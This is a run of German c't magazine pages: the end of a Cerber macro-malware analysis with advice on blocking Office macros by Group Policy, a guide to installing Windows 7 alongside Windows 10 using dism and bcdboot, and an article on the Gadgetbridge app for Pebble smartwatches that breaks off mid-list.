Der VBA-Code beweist, dass keine besondere Raffinesse nötig ist, um gefährliche Malware auf einem System zu platzieren. Die hohen Infektionszahlen mit Cerber zeigen, dass viele Nutzer der Aktivierungs-Aufforderung im Word-Dokument nachkommen – und, dass Malware-Makros keineswegs eine angestaubte Masche zur Verbreitung von Trojanern sind. Besonders interessant am vorliegenden Beispiel ist der Missbrauch der vorinstallierten PowerShell, die den Download und die Ausführung der Ransomware in einem einzigen unauffälligen Schritt ermöglicht.

(des@ct.de) **ct**

Download der Analyse-Tools und Gruppenrichtlinien: ct.de/ygt2

Makros in Office global verbieten

Seit Office 2010 sind Makros zwar standardmäßig deaktiviert, doch überzeugend formulierte betrügerische Mails können Opfer dazu bringen, die „Geschützte Ansicht“ zu deaktivieren: Daraufhin nimmt die Infektion ihren Lauf.

Über die Gruppenrichtlinien von Windows können Admins, etwa in einem Unternehmen, Makros in Office 2007, 2010, 2013 und 2016 ohne Ausnahme verbieten. Für die Einrichtung stellt Microsoft Gruppenrichtlinien-Vorlagen in Form einer .exe-Datei zum Download bereit (siehe c't-Link). Diese müssen Admins lediglich via Doppelklick ausführen und anschließend die extrahierten Ordner „de-de“ und „en-us“ in den Ordner PolicyDefinitions im Windows-Verzeichnis kopieren. Das Makro-Verbot greift je nach Einstellung

im Editor für lokale Gruppenrichtlinien unter „Benutzerkonfiguration/Administrative Vorlagen“ für Excel, PowerPoint und Word. Dort kann man auch für verschiedene Szenarien Einstellungen vornehmen: So ist es etwa denkbar, dass Makros ausschließlich in lokal erzeugten Office-Dokumenten erlaubt sind und die Funktion in heruntergeladenen Word-Dateien blockiert ist. In einem kurzen Versuch hat das erfolgreich beim Download mit Chrome, Edge, Firefox und Thunderbird geklappt.

Deaktiviert ein potenzielles Opfer nach Einrichtung der Makro-Gruppenrichtlinie die geschützte Ansicht eines Word-Dokumentes, bleiben Makros trotzdem blockiert. Zusätzlich erscheint ein Hinweis, dass alleinig ein Admin die geblockten Makros entsperren kann.

Anzeige



Alt nach neu

Windows 7 neben Windows 10 installieren

Dass es mit zusätzlichem Aufwand verbunden ist, eine alte Windows-Version nachträglich parallel zu einer jüngeren zu installieren, ist an sich nichts Neues. Dabei sind heutzutage aber andere Schwierigkeiten zu überwinden als früher, und ob es wirklich klappt, lässt sich kaum vorhersagen.

Von Axel Vahldiek

Früher galt: Wenn man ein altes Windows neben ein jüngeres installiert, wird dabei der vorhandene Bootloader durch eine ältere Version seiner selbst

überschrieben, der das jüngere Windows nicht starten kann. Doch die Zeiten sind vorbei: Wenn man auf einem Windows-10-PC das Setup-Programm von Windows 7 durchlaufen lässt, findet dieses den Windows-10-Bootloader und überschreibt ihn nicht, sondern ergänzt bloß den nötigen Eintrag im bereits vorhandenen Bootmenü. Heutzutage gibt es stattdessen ganz andere Probleme.

Das geht schon damit los, dass man das BIOS erst mal überreden muss, vom Installationsmedium zu booten. Zudem haben moderne Rechner oft gar kein optisches Laufwerk mehr zum Einlegen der Setup-DVD. Und im heute standardmäßig verwendeten UEFI-Modus bootet ein

Windows-7-Installations-Stick nur mit zusätzlicher Mühe [1]. Doch selbst wenn es klappt, versucht üblicherweise Secure Boot, das Setup-Programm am Starten zu hindern.

Das Nachfolgende verrät, wie Sie Windows 7 trotz solcher Schwierigkeiten neben Windows 10 installieren. Der Trick besteht im Wesentlichen darin, Secure Boot zu deaktivieren und Windows 7 dann auf ganz anderem Weg zu installieren als ursprünglich vorgesehen, nämlich ganz ohne Setup-Programm. Man tippt dazu bei laufendem Windows 10 bloß ein paar Kommandozeilenbefehle ein.

Zur Vorwarnung sei aber noch gesagt: Auch mit dem hier vorgestellten Verfah-


ren ist kein Erfolg garantiert. Zwar klappte es auf einem Lenovo G580 und einigen anderen Testrechnern problemlos, jedoch endete der zweite Start einer an sich scheinbar gelungenen Windows-Installation auf einem Lenovo G780 reproduzierbar mit dermaßen bunten Bildchen, dass wir zuerst einen Defekt der Grafikeinheit vermuteten. Doch auf einem anderen baugleichen Gerät trat genau das gleiche Phänomen auf – Windows 7 war im UEFI-Modus einfach nicht ans Laufen zu bekommen. Auf einem Acer Aspire ES1-131 blieb Windows 7 beim Booten während des Hinweises „Windows wird gestartet“ einfach stehen. Ein weiterer Versuch im abgesicherten Modus endete nach dem Laden der classnp.sys. Offenbar konnte Windows 7 mangels passendem Treiber das Laufwerk nicht mehr ansprechen. In allen Fällen blieb nur, die Windows-7-Installation wie weiter unten beschrieben von Windows 10 aus wieder zu löschen.

Probleme geben kann es auch bei Rechnern mit Mainboards, deren USB-Controller sich nur noch im modernen xHCI-Modus ansprechen lässt. Weil das betagte Windows 7 dafür keinen Treiber mitbringt, funktionieren USB-Tastatur und -Maus nicht. Einige Mainboard-Hersteller haben das Problem mittlerweile erkannt, weshalb manches BIOS-Setup eine Option anbietet, die „Windows 7 Installation“ oder ähnlich heißt. Wenn Sie die aktivieren, sollten die USB-Anschlüsse auch unter Windows 7 funktionieren. Sonst bleiben als Ausweg die in [2] genannten Tricks, etwa – sofern möglich – vor der Installation bei ausgeschaltetem (!) PC eine PS2-Tastatur anzuschließen.

Wer das hier vorgestellte Verfahren erst mal virtuell ausprobieren will: Mit Hyper-V geht das nicht, da es die Kombination Windows 7 und UEFI nicht unterstützt. Mit VMware Workstation hingegen funktioniert es. Ach ja, und noch etwas: Selbst wenn die Installation an sich gelingt, müssen Sie mit weiteren Einschränkungen rechnen (siehe Kasten).

Los gehts

Das Folgende geht von dem Szenario aus, dass Sie auf einem neu erworbenen Windows-10-PC zusätzlich Windows 7 installieren wollen. Solche PCs starten üblicherweise im UEFI-Modus, in dem nur 64-Bit-Windows läuft. Wenn Sie stattdessen par-



In der Datenträgerverwaltung kann man auf der Festplatte Platz für die zusätzliche Partition schaffen.

tout eine 32-Bit-Fassung von Windows 7 installieren wollen, müssten Sie zuerst die Firmware von UEFI- auf BIOS-Modus umstellen und zudem das Partitionierungsschema der Festplatte von GPT auf MBR ändern – das würde aber das vorübergehende Löschen der Festplatte erfordern. Diese Hürde lässt sich zwar meistern, doch der Aufwand dafür ist groß [3]. Verwenden Sie also besser eine 64-Bit-Fassung von Windows 7.


Das heutzutage bei neuen PCs von der Stange standardmäßig aktivierte „Secure Boot“ verhindert den Start unsignierter Betriebssysteme, und dazu gehört auch Windows 7. Deaktivieren Sie daher diese Funktion in den Firmware-Einstellungen „Secure Boot“, Windows 10 bootet trotzdem weiterhin. Je nach Firmware befindet sich der Schalter irgendwo in den Untermenüs des Setup, oft unter „Security“, manchmal ganz woanders. Manchmal versteckt sich die Option hinter einem Umschalter, der von etwas wie „UEFI Windows“ auf „Other OS“ wechselt. Mitunter muss man sogar erst ein Passwort

für den Zugriff auf das Setup vergeben und neu starten, bevor die Abschalt-Option sichtbar wird. Letztlich hilft nur Ausprobieren; notfalls bitten Sie den Hersteller oder Händler um Hilfe.


Platz da!

Ist die Secure-Boot-Hürde genommen, schaffen Sie als Nächstes Platz auf der Festplatte für die zusätzliche Windows-Installation. Zwei Szenarien sind denkbar: entweder eine zusätzlich eingebaute interne Festplatte oder eine zusätzliche Partition auf der bereits vorhandenen Festplatte. Das Vorhaben, Windows 7 stattdessen auf einer externen Festplatte zu installieren, ist schon im BIOS-Modus sehr aufwendig [4], und im UEFI-Modus kommen noch die oben genannten zusätzlichen Herausforderungen – kurzum: Lassen Sie es besser.

Um auf der bereits vorhandenen Festplatte eine zusätzliche Partition einzurichten, booten Sie die vorhandene Windows-10-Installation und drücken dann Windows+x. In dem sich öffnenden Menü wählen Sie die „Datenträgerverwaltung“



Mit nur zwei Befehlen installieren Sie Windows 7 bootfähig in eine freie Partition.



```
Administrator: Eingabeaufforderung

C:\Windows\system32>dism /get-wiminfo /wimfile:d:\sources\install.wim

Tool zur Imageverwaltung für die Bereitstellung
Version: 10.0.14393.0

Details für Abbild: "d:\sources\install.wim"

Index: "1"
Name: "Windows 7 Home Basic"
Beschreibung: "Windows 7 Home Basic"
Größe: 11.623.452.494 Bytes

Index: "2"
Name: "Windows 7 Home Premium"
Beschreibung: "Windows 7 Home Premium"
Größe: 12.136.659.100 Bytes

Index: "3"
Name: "Windows 7 Professional"
Beschreibung: "Windows 7 Professional"
Größe: 12.037.929.390 Bytes

Index: "4"
Name: "Windows 7 Ultimate"
Beschreibung: "Windows 7 Ultimate"
Größe: 12.200.638.813 Bytes

Der Vorgang wurde erfolgreich beendet.
```

Setup-Medien für Windows 7 enthalten üblicherweise mehrere Editionen.

Auch dessen Laufwerksbuchstaben merken Sie sich, als Beispiel dient hier d:.

Drücken Sie wieder Windows+x und wählen Sie „Eingabeaufforderung (Administrator)“. Hier tippen Sie folgenden Befehl wie auch alle nachfolgenden in jeweils einer einzigen Zeile ein:

```
dism /get-wiminfo
/wimfile:d:\sources\install.wim
```

Es erscheint eine Liste mit den Windows-7-Editionen, die auf dem Setup-Medium enthalten sind. Bei 64-Bit-Windows sind es üblicherweise vier. In der Zeile oberhalb der Namen steht jeweils hinter „Index“ eine Nummer. Merken Sie sich jene, die zu der Edition gehört, die Sie besitzen, beispielsweise 4 für Windows 7 Ultimate 64 Bit.

Ein weiterer Befehl installiert nun Windows 7 in die frisch eingerichtete Partition. Passen Sie darin beide Laufwerksbuchstaben sowie die Index-Nummer an und lassen Sie die Eingabeaufforderung nach Abschießen des Befehls geöffnet:

```
dism /apply-image
/imagefile:d:\sources\install.wim
/index:4 /applydir:e:
```

Dieser Befehl entpackt das ausgewählte Image in wenigen Minuten vom Setup-Medium auf die Festplatte. Im Explorer können Sie bereits die üblichen Ordner wie „Windows“ und „Programme“ sehen, das Ganze ist aber noch nicht bootfähig.

Ins Bootmenü eintragen

Als nächsten Schritt ergänzen Sie den Windows-10-Bootloader um den nötigen neuen Eintrag für Windows 7. Dabei hilft ein weiterer Befehl in der Eingabeaufforderung. Er sorgt dafür, dass künftig beim Starten des PC ein Bootmenü erscheint, in dem Sie wählen können, ob Sie Windows 7 oder 10 starten. Als Standard setzt der Befehl Windows 7, womit gemeint ist, dass diese Windows-Version automatisch startet, wenn Sie nach 30 Sekunden nichts ausgewählt haben:

```
bcdboot e:\windows /l de-de
```

Nun können Sie zwar zum ersten Mal Windows 7 booten, es ist aber noch nicht fertig eingerichtet. Vielmehr ist es im gleichen Zustand wie das, was während einer herkömmlichen Installation auf der Platte liegt, wenn das Setup-Programm zum ers-

aus. Markieren Sie dort in der Übersicht das zu verkleinernde Laufwerk und wählen in dessen Kontextmenü dann die Option „Volume verkleinern“. Wie viel Platz Sie freigeben, ist weitgehend Geschmacksache, weniger als 20.000 MByte dürfen es aber nicht sein, weil sonst die Systemvoraussetzungen nicht erfüllt sind.

Falls Sie stattdessen eine weitere Festplatte verwenden wollen, bauen Sie die ein und booten dann Windows 10. Wenn Sie die Datenträgerverwaltung öffnen, erscheint eine Aufforderung zur „Datenträgerinitialisierung“ – dabei handelt es sich letztlich um die Entscheidung übers Partitionsschema (GPT/MBR). Sofern die Platte größer 2 TByte ist, wählen Sie GPT, sonst ist es egal: Im UEFI-Modus muss nur die Festplatte mit dem Bootloader mit GPT partitioniert sein, und der Bootloader ist und bleibt auf der


GPT-Platte, auf der auch Windows 10 installiert ist.

Egal wie Sie den zusätzlichen Platz bereitgestellt haben, klicken Sie nun unter Windows 10 in der Datenträgerverwaltung unten in der grafischen Übersicht mit der rechten Maustaste auf den schwarz überrahmten freien Platz und wählen aus dem Kontextmenü die Option „Neues einfaches Volume“. Es startet ein Assistent, in dem Sie immer nur auf „Weiter“ zu klicken brauchen.

Anschließend ist das neue Laufwerk formatiert und es besitzt einen Laufwerksbuchstaben. Merken Sie sich diesen, als Beispiel dient hier e:.

Rauf damit

Legen Sie nun bei weiterhin laufendem Windows 10 die Windows-7-DVD ein beziehungsweise stecken Sie den Stick an.



Das Systemkonfigurationsprogramm „msconfig.exe“ kann die Einträge des Bootmenüs bearbeiten und löschen.

ten Mal den PC neustartet. Um alle weiteren Schritte kümmert sich nämlich nicht mehr das Setup-Programm, sondern bereits das frisch installierte Windows selbst. Es identifiziert und installiert Hardware und startet den PC anschließend neu. Es folgen also nun die üblichen Nachfragen nach Installationsschlüssel, Nutzernamen, WLAN-Kennwort und so weiter. Wenn die alle durch sind, erscheint der Desktop und die Installation ist abgeschlossen. Danach können Sie sich an das Einspielen der Updates machen. Planen Sie dafür Zeit ein: Es kostet selbst mit schneller CPU und SSD mehrere Stunden und braucht diverse Neustarts, bis die über 200 Updates eingespielt sind. Falls es dabei Probleme gibt, helfen die Tipps aus [5].

Bootmenü anpassen

Das Bootmenü, in dem Sie nun die zu startende Windows-Version auswählen können, hat bei der Windows-7-Installation seine blaue Optik verloren. Stattdessen sieht es nun schwarz wie seinerzeit bei Windows 7 aus. Es ist aber trotzdem noch die Windows-10-Technik, die bloß vom „Standard“- in den „Legacy“-Modus zurückgeschaltet hat.

Sie können das Menü anpassen, und zwar mit dem „Systemkonfigurationsprogramm“, welches Sie unter Windows 10 mit dem Befehl `msconfig` starten (Windows+R drücken, dort eintippen). Im Reiter „Start“ können Sie eines der aufgeführten Betriebssysteme erst markieren und dann die Schaltfläche „Als Standard“ anklicken, damit dieses künftig automatisch startet, wenn Sie keine Auswahl treffen. Im gleichen Dialog können Sie die Länge des Timeouts ändern, bis automatisch gestartet wird (normalerweise 30 Sekunden). Die Namen der Einträge lassen sich hier übrigens nicht anpassen, das geht stattdessen in einer mit Admin-Rechten laufenden Eingabeaufforderung. Folgender Befehl ändert den Namen des Bootmenü-Eintrags für das gerade laufende Windows:

```
bcdedit /set description "Neuer Name"
```

Falls Sie Windows 10 mit `msconfig` wieder zum Standard machen, kann es passieren, dass es beim Einschalten des PC direkt hochfährt, ohne dass Sie ein Bootmenü zu sehen bekommen – letzteres erscheint dann nur bei einem ausdrücklichen „Neustart“ (statt „Herunterfahren“). Ändern -

Windows 7 contra moderne Hardware

Wer Windows 7 auf moderner Hardware nutzen möchte, muss mit diversen Problemen rechnen, und mitunter geht es sogar überhaupt nicht. So ist auf Tablets, Billig-Notebooks und Mini-/Stick-PCs mit Intel-Atom-Prozessoren Windows 10 meist in einer 32-Bit-Version im UEFI-Modus vorinstalliert. Es existiert keine Windows-7-Version, die sich in diesem Fall dazu parallel installieren ließe. In den BIOS-kompatiblen Bootmodus lassen sich solche Geräte aber oft auch nicht schalten. Anders gesagt: Die Parallelinstallation im UEFI-Startmodus klappt praktisch nur mit 64-Bit-Windows.

Für PCs und Notebooks mit aktuellen Kaby-Lake- und Apollo-Lake-Prozessoren stellt Intel keinen Windows-7-Grafiktreiber mehr bereit. Nur für einige Desktop-PC-Mainboards gibt es Beta-Grafiktreiber vom jeweiligen Board-Hersteller. Bei größeren Rechnern kann man sich mit einer AMD- oder Nvidia-Grafikkarte behelfen.

Auf 4K- oder gar 5K-Displays (UHD, 3840 × 2160) sowie den schicken, gebogenen 32- und 34-Zöllern mit 3840 × 1440 Pixeln ist Windows 7 nicht empfehlenswert: Die Skalierung funktioniert zwar bei Symbolen und grafischen Elementen ganz gut, scheitert aber bei

manchen Schaltflächen und den Texten vieler Menüs. Manche Anwendungen sind kaum zu bedienen, die winzigen Buchstaben stören schon bei der Benutzeranmeldung.

Mangels passender Treiber lassen sich oft auch nicht alle Hardware-Komponenten unter Windows 7 nutzen. Das trifft besonders Notebooks, deren Hersteller für Komponenten wie Webcam, Fingerabdrucksensor oder TPM (für BitLocker) nur Windows-10-Treiber bereitstellen. Problematisch können auch die schnellen PCIe-NVMe-SSDs sein, die häufig in Form von M.2-Kärtchen im System stecken: Im Prinzip gibt es zwar auch NVMe-Treiber für Windows 7, aber beim Test mit einem nagelneuen Asus-Mainboard für Intels Kaby-Lake-Prozessoren (Core i-7000) hatten wir an dieser Stelle Probleme. Eine normale SATA-SSD funktionierte allerdings auch hier problemlos, doch wiederum: Bei einem Notebook mit M.2-NVMe-SSD kann man üblicherweise keine SATA-SSD nachrüsten.

Kurzum: Wer Windows 7 heute noch produktiv nutzen will, ist mit älterer Hardware besser bedient. Die bekommt man problemlos, einige (Online-)Händler haben sich sogar auf passende günstige Gebraucht-PCs spezialisiert. (*ciw@ct.de*)

Nönnen Sie das, indem Sie unter Windows 10 die Schnellstartfunktion deaktivieren, und zwar in der Systemsteuerung unter „Energieoptionen.“ Dort klicken Sie links auf „Auswählen, was beim Drücken des Netzschalters passieren soll“, dann oben auf „Einige Einstellungen sind momentan nicht verfügbar“ und entfernen dann das Häkchen vor „Schnellstart aktivieren“.

Falls Sie Windows 7 wieder deinstallieren wollen, löschen Sie in `msconfig` einfach den Eintrag sowie in der Datenträgerverwaltung die Partition. Die davorliegenden können Sie anschließend wieder auf die alte Größe erweitern. Auch können Sie die blaue Optik des Bootmenüs dann wiederherstellen. Starten Sie dazu eine Eingabeaufforderung mit Administratorrechten und tippen Sie folgenden Befehl ein:

```
bcdedit /set {default} ␣  
bootmenupolicy standard
```

Das bringt natürlich nur etwas, wenn überhaupt noch ein Bootmenü erscheint. Wenn Sie im Befehl `standard` durch `legacy` ersetzen, gibt es wieder die altbackene Optik. (*axv@ct.de*) **ct**

Literatur

- [1] Christof Windeck, UEFI-Windows-Setup vom USB-Stick, c't 15/11, S. 150, auch online unter <http://heise.de/-1267520>
- [2] Christian Hirsch, Keine Eingabegeräte bei Windows-7-Installation, c't 27/15, S. 147, auch online unter <http://heise.de/-3032218>
- [3] Thorsten Leemhuis, Axel Vahldiek, Volle Kraft zurück, Festplattenpartitionierung von GPT auf MBR umstellen, c't 15/13, S. 134
- [4] Axel Vahldiek, Windows extern, Windows 7 auf USB-Laufwerken installieren, c't 13/10, S. 168
- [5] Stefan Kresse, Warten auf Windows Update, Starthilfe für Windows-Updates in Windows 7 und 8.1, c't 3/17, S. 102




Bild: Rudolf A. Blaha

Ausweichempfehlung

Gadgetbridge: Neues Leben für Smartwatches von Pebble

Ende 2017 wird die offizielle Pebble-App nicht mehr funktionieren. Pebble-Uhren sind dann von neuen Apps und Zifferblättern abgeschnitten. Mit der kostenlosen App Gadgetbridge können Sie Ihre Pebble-Smartwatch aber weiter benutzen und das obendrein mit besserem Datenschutzkonzept. Die App verbindet auch Gadgets wie das Mi-Band von Xiaomi mit Android-Smartphones.

Von Andreas Itzchak Rehberg

Für Besitzer einer Pebble-Smartwatch wird es Zeit, sich nach einer neuen Android-App umzusehen: Nach dem Kauf der Firma durch die US-Firma Fitbit gehen bei der offiziellen Pebble-App spätestens Ende 2017 die Lichter aus – dann schaltet der neue Eigentümer die Pebble-Cloud ab. Licht ins Dunkel bringt das unabhängige Projekt Gadgetbridge. Die App verbindet Android-Smartphones (ab 4.4) mit der Pebble, außerdem mit anderen Fitness-Trackern (siehe Kasten „unterstützte Geräte“).

Das Projekt wurde Anfang 2015 gestartet, der Funktionsumfang der Open-

Source-App ist noch etwas eingeschränkt. Gewohnte Funktionen beizubehalten war ein Ziel, doch die Kontrolle über seine Pebble zu behalten, war Hauptmotivation des Gadgetbridge-Initiators Andreas Shimokawa.

Anders als die offizielle App stützt sich Gadgetbridge daher nicht auf Cloud-Dienste, sondern nutzt den Speicher im Smartphone. Darin speichert Gadgetbridge alle Zifferblätter, Uhren-Apps, Daten und Einstellungen. Das hat Licht- und Schattenseiten.

Gut: Wo keine Cloud ist, entfällt eine Abhängigkeit, wie sie etwa Pebble-Besit-



Die Gadgetbridge-Entwickler

Andreas Shimokawa (links) und Carsten Pfeiffer – das sind zwei von drei Mitgliedern des Gadgetbridge-Kernteam auf GitHub. Der ebenfalls sehr aktive Daniele Gobbetti aus Bozen, Italien, fehlt im Bild. Das Projekt nahm seinen Anfang 2015 und bislang haben weitere 33 Leute dazu beigetragen. Außer den drei Kernentwicklern beteiligen sich zehn weitere Kontributoren aktiver und nach und nach kriechen weitere Geräte unter das datenschützende Dach. Nicht-Entwickler helfen durch ihre Fehlermeldungen und halten die Dokumentation aktuell. Zwar wollen die Entwickler daran festhalten, dass Gadgetbridge selbst keine eigene Internetverbindung aufbauen kann, doch Entwickler und Nutzer diskutieren auf der Entwicklerseite [1] über ein Internet-Add-On, das Internetzugriffe fallweise erlauben könnte. Als Nächstes soll die Bedienoberfläche der App intuitiver gemacht werden. Dafür suchen die Entwickler Unterstützung.

zer zum Jahresende zu spüren bekommen. Mit dem Abschalten der Pebble Cloud wäre ihre Pebble-Uhr normalerweise ein Fall für die Tonne. Die Gadgetbridge stützt sich von vornherein nicht auf einen exklusiven App Store mit Cloud und erlaubt Apps sowie Ziffernblätter aus beliebigen Quellen. Somit ist auch nach dem Ende des App Stores von Pebble noch ein Nachschub mit Apps und Ziffernblätter (Watchfaces) möglich.

Gesundheitsdaten bleiben privat

Das cloudlose Konzept hat noch einen weiteren Vorteil. Was man mit der Uhr macht, welche Apps ihr Träger lädt und wie er sie nutzt, bleibt privat, ebenso die gesammelten Fitnessdaten. Während man Datensammelei auf dem Smartphone in vielen Fällen durch geschickte Wahl der Einstellungen unterbinden oder einschränken kann, fehlte diese Möglichkeit bislang bei Pebble. Die offizielle Pebble-App bedient sich nämlich reichlich an den Daten, die der Uhren-Besitzer liefert und sogar liefern muss. Das fängt beim Zwangs-Account bei Pebble an, ohne den die Uhr nicht in Betrieb zu nehmen ist. So erfährt Pebble im Detail, welche Watch-Apps und Watchfaces der Uhrenbesitzer installiert, ebenso bunkert Pebble alle Einstellungen und Nutzungsdaten in der Cloud – sogar die Fitnesswerte von Pebble Health. Das gab schon vor dem Pebble-Verkauf an Fitbit den Anstoß zur Entwicklung der Gadgetbridge.

Die Gadgetbridge verweigert nicht nur die Cloud, sie hat nicht mal eine Berechtigung zum Internetzugriff. Somit kann sich der Nutzer sicher sein, dass die App nicht – wie bei Gratis-Apps verbreitet – ihrem Anbieter Geld durch den unkontrollierten Abfluss von Daten zu Datensammlern und Werbetreibenden einspielt.

Als Kehrseite der Medaille bekommt auch die Uhr selbst keine Internetverbindung über Gadgetbridge. Die gibt es nur über App-spezifische Companion-Apps

auf dem Smartphone. Companion-Apps stammen entweder vom Entwickler der Smartphone-App oder von Pebble-Nutzern, die sich dazu beispielsweise Programmierschnittstellen (APIs) der App-Hersteller zu Nutze machen.

Sie können unter anderem Internetverbindungen aufbauen und reichen Daten, die Smartphone-Apps empfangen oder generieren, über Gadgetbridge an die Pebble weiter, die sozusagen als Mini-Guckkasten fungiert. Gadgetbridge ist der Torwächter, der solchen Apps die Kommunikation mit der Pebble freischaltet (im Menü: „Einstellungen/Gerätespezifische Einstellungen/Pebble Einstellungen/Erlaube Zugriff von anderen Android Apps“). Die Tür zum Internet bleibt geschlossen für Pebble-Apps, die Daten ohne den Umweg der Companion-Apps übers Internet laden wollen. Das gilt beispielsweise für die Apps von Tripadvisor und Get me out.

Installation

Gadgetbridge ist über den alternativen App Store F-Droid erhältlich. Eine Anleitung, wie man diesen aufs Smartphone bekommt, finden Sie unten im Kasten „F-Droid installieren“.

Alle Pebble-Modelle bis auf die Pebble 2 und die Pebble LE verbinden Sie so zuerst mit dem Smartphone und erst dann mit Gadgetbridge: Schalten Sie die Pebble ein und starten Sie am Smartphone die Bluetooth-Suche. In der Suchliste erscheinen in der Regel zwei Einträge, eines davon mit dem Stromspar-Bluetooth LE.

F-Droid installieren



Da F-Droid ein eigener App-Market ist, gibt es die App nicht in Google Play Store. Also ist ein kleiner Umweg nötig:

1. Auf dem Android-Gerät unter „Einstellungen / Sicherheit“ den Punkt „Unbekannte Herkunft“ aktivieren
2. Mit dem Web-Browser die Seite <https://f-droid.org/> aufrufen und dort auf den Download-Button drücken.
3. Es öffnet sich der Download-Manager. Sobald der Download abgeschlossen

